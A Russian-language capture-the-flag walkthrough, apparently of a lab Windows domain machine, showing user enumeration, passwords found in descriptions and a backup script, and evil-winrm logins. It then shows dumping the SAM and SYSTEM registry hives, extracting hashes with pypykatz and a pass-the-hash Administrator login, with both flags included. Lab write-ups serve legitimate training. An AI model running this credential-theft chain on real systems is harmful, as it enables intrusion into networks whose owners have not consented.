
Текстовый резуль тат команды:

1. user:[Administrator] rid:[0x1f4]
2. user:[Guest] rid:[0x1f5]
3. user:[krbtgt] rid:[0x1f6]
4. user:[john.smoulder] rid:[0x450]
5. user:[sarah.dantelia] rid:[0x451]
6. user:[michael.wrightson] rid:[0x452]
7. user:[david.orelious] rid:[0x454]
8. user:[emily.oscars] rid:[0x641]**[**


Команда **querydispinfo** отображает более подробную информацию об пользователе. В данном случае, я нашел пароль пользователя **david.orelious** – aRt$Lp#7t\*VQ!3:



С помощью учетных данных **david.orelious** я наконец-то смог получить доступ к ресурсу DEV, скопировал его:




Данный скрипт делает резервную копию директории [C:\tmp](../../../../../../C:/tmp) в [D:\Backup](../../../../../../D:/Backup) . Самое интересное здесь – пароль учетной записи. Так были найдены новые валидные данные: **emily.oscars –** [**Q!3@Lp**](mailto:Q!3@Lp)**#M6b\*7t\*Vt** :




С помощью этих данных можно подключиться к ресурсу ADMIN$, но никакой пользы от этого нет. Прочитав ещё одну [статью](https://habr.com/ru/companies/otus/articles/826068/), я решил попробовать.

Подошли учетные данные **emily.oscars** . После использования команды **evil-winrm -i 10.10.11.35 -u "emily.oscars" -p "Q\**[**!3@Lp**](mailto:!3@Lp)**#M6b\*7t\*Vt"** я был подключен к директории **C:\Users\emily.oscars.CICADA\Documents** :




В директории **C:\Users\emily.oscars.CICADA\Desktop** находился пользовательский флаг:



Пользовательский флаг: 8e497af5d898996a18d1c8a486140f25


В папке [**C:\Temp**](../../../../../../C:/Temp)лежит два файла: sam и system. Они предназначены для хранения информации реестра Windows. Алгоритм повышения привелегий:

1. Команды **whoami /all или whoami /privs** покажут, какими привелегиями обладает пользователь:




В данном случае у эмили есть права на создание резервных копий.

1. Команды **reg save hklm\sam C:\Temp\sam.hive** и **reg save hklm\system C:\Temp\system.hive** создают резервные копии хранилищ и сохраняют их в папке [C:\Temp](../../../../../../C:/Temp);
2. Команды **download sam.hive** и **download system.hive** скачивают файлы на машину атакующего.
3. Инструмент **pytpykatz** позволяет работать с паролями и средой Windows. Команда **pypykatz registry --sam sam.hive system.hive** извлекает записи о пользователях:



1. При помощи команды **evil-winrm -i 10.10.11.35 -u "Administrator" -H "2b87e7c93a3e8a0ea4a581937016f341"** я вхожу в систему как **Administrator** без использования пароля.
2. Теперь у меня есть доступ администратора. Осталось забрать рутовый флаг.



Флаг root: 3e79a70fe163820966c40ae1fb927776

Задание Выполнено !!!